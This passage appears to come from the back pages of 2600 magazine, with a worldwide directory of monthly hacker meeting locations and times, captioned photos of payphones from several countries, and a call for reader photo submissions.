Buenos Aires: Bellagamba Bodegon, Armenia 1242, 1st table to the left of the front door.

Catamarca: Rincon Universitario, Av. Belgrano 413, 1st floor. 7 pm

Parana: One Love Bar, Cervantes 384. 8 pm

Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Central Coast Leagues Club (ground floor, outdoor area). 6 pm

Melbourne: The Charles Dickens Tavern, Block Arcade, 290 Collins St.

Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Vienna: RIAT - Institute for Future Cryptoeconomics, Neubaugasse 64-66/3/4

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm

Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.

Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital shopping center, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, 2nd floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Frites Quarry Bay, G/F Oxford House.

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Forum shopping center (Mannerheimintie 20), food court on floor zero.

FRANCE

Paris: Burger King, 1st floor, Place de la Republique. 6 pm

GERMANY

Berlin: Alexa shopping mall (Alexanderplatz) in front of Manju. 7 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the entrance to the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), 2nd floor, food court. Phone: 1-800-800-515. 7 pm

***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

KAZAKHSTAN

Astana: CheckPoint Brasserie, Koshkarbayeva St 34. 8 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Den Gode Nabo. 7 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

POLAND

Krakow: VRCafe (upstairs), Dolnych Mlynow 10. 8 pm

PORTUGAL

Lisbon: Amoreiras Shopping, food court next to Portugalia. 7 pm

RUSSIA

Moscow: RNDM, Nastavnicheskiy Pereulok, 13-15 Building 3. 7 pm

Murmansk: Freshgame, Rybnyy Proyezd, 8. **7** pm

Petrozavodsk: "Good Place" anti-cafe, pr. Pervomayskiy, 2. 7 pm

Saint Petersburg: Krasnodonskaya Ulitsa, 4. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero shopping center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Coach and Horses on Thorpe Rd. 6 pm

Scotland

Edinburgh: Nobles Bar in Leith. 6 pm

Glasgow: Bon Accord Pub, 153 North St. 6 pm

Wales

Cardiff: Rummer Tavern opposite Cardiff Castle**.**

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix: Changing Hands Bookstore, 300 W Camelback Rd. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Tucson: Barnes & Noble cafe, 5130 E Broadway Blvd.

Arkansas

Fort Smith: Fort Smith Coffee Company, 1101 Rogers Ave. 6 pm

California

Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (behind Pizza Hut). 7 pm

Chico: Idea Fab Labs. 7 pm

Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar. 6 pm

Monterey: East Village Coffee Lounge. 5:30 pm

Petaluma: Starbucks, 125 Petaluma Blvd N. 6 pm

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center near street level fountains. 6 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Denver (Lone Tree): Park Meadows Food Court**.**

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Delaware

Newark: Barnes & Noble cafe area, Christiana Mall**.**

Florida

Fort Lauderdale: Grind Coffee Project, 599 SW 2nd Ave. 7 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm

Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Tampa: Cafe at Barnes & Noble, 213 N Dale Mabry Hwy.

Titusville: Crescent Coffee Company**,** 311 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance.

Illinois

Champaign-Urbana: Lincoln Square Mall food court.

Chicago: O'Hare Oasis on 294 behind the bank kiosk. 8 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Bloomington: College Mall food court, 2894 E 3rd St.

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: The Tomlinson Tap Room in City Market.

West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston (Cambridge): Starbucks, 2nd floor, Harvard Square, 1380 Massachusetts Ave. 7 pm

Waltham: The Telephone Museum, 289 Moody St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 6 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology**,** 1071 Idaho St. 6 pm

Las Vegas (Henderson): SYN Shop, 1075 American Pacific Dr Suite C. 6 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Somerville: Dragonfly Cafe, 14 E Main St**.**

New York

Albany: Starbucks, 1244 Western Ave. 6 pm

New York: The Atrium at 875, 53rd St & 3rd Ave, lower level.

Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

Syracuse: Secure Network Technologies, 247 W Fayette St, 2nd floor.

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center)**.**

Raleigh: Morning Times, 10 E Hargett St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.

Columbus: Front of the food court fountain in Easton Mall. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr, behind the Dayton Mall off SR-741.

Toledo: SIP Coffee, Cricket West shopping center, 2nd floor.

Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, food court outside Taco Bell. 6 pm

Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.

State College: Big Bowl Noodle House, 418 E College Ave.

Puerto Rico

San Juan: Plaza Las Americas on 1st floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Myrtle Beach: SubProto, 3926 Wesley St, Suite 403**.**

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Nashville: Nashville Software School, 301 Plus Park Blvd #300. 6 pm

Texas

Addison: Dunn Brothers Coffee, 3725 Belt Line Rd.

Austin: Whole Foods mezzanine level, 525 N Lamar Blvd. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm

Houston: Ninfa's Express seating area, Galleria IV. 6 pm

Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road shopping center. 6:30 pm

Lexington: Collaboratory**,** 18 East Nelson St, #103. 6 pm

Reston: Refraction, 11911 Freedom Dr. 8th Fl. 7 pm

Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm

Spokane: Starbucks, 4727 N Division St.

Tacoma: Tacoma Mall food court. 6 pm

Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.


URUGUAY

Montevideo: MAM Mercado Agricola de Montevideo**,** Jose L. Terra 2220**,** Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.


Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

Exotic Payphones




Seychelles. Spotted in Beau Vallon and operated by Airtel, one of two cellular providers. Sadly, this phone has been vandalized, is no longer maintained, and doesn't work.

Photo by Babu Mengelepouti




Iceland. This standard model has been around since the 1980s and was found in Tálknafjörður, a town in the northwest of about 250 people.

Photo by Aðalsteinn



Malaysia. Here are a couple of completely different and colorful types of payphones living in peace and harmony by the water, encountered on the island of Tioman.

Photo by Wreckage Brother




Hong Kong. This phone is under cover, which is how it's stayed in such great condition. If you look carefully, you'll see that the old "999" emergency dialing code is still in use from the British colonial days.

Photo by Jon Whitton


Visit **www.2600.com/payphones** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos



There's quite a story behind this sign, discovered by **Jon Guidry** in the Perimeter Mall in Dunwoody, Georgia. We all know a 404 error means a page on the web isn't able to be found. But this was actually a reference to nearby Atlanta's area code (which used to cover the entire state). Sadly enough though, since this picture was taken, this branch has closed - meaning it's not able to be found. And so the irony completes.

We'll just say it now. We want this banner. We'll even wear all the protective equipment it's telling us to whenever we engage in hacking if we can just have it to proudly hang somewhere. This was found by **Wreckage Brother** at the Pasar Seni MRT station in Kuala Lumpur, Malaysia. We suspect this wasn't in fact some sort of crude pen testing operation, but rather a drilling/construction project.



If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* t-shirt of your choice.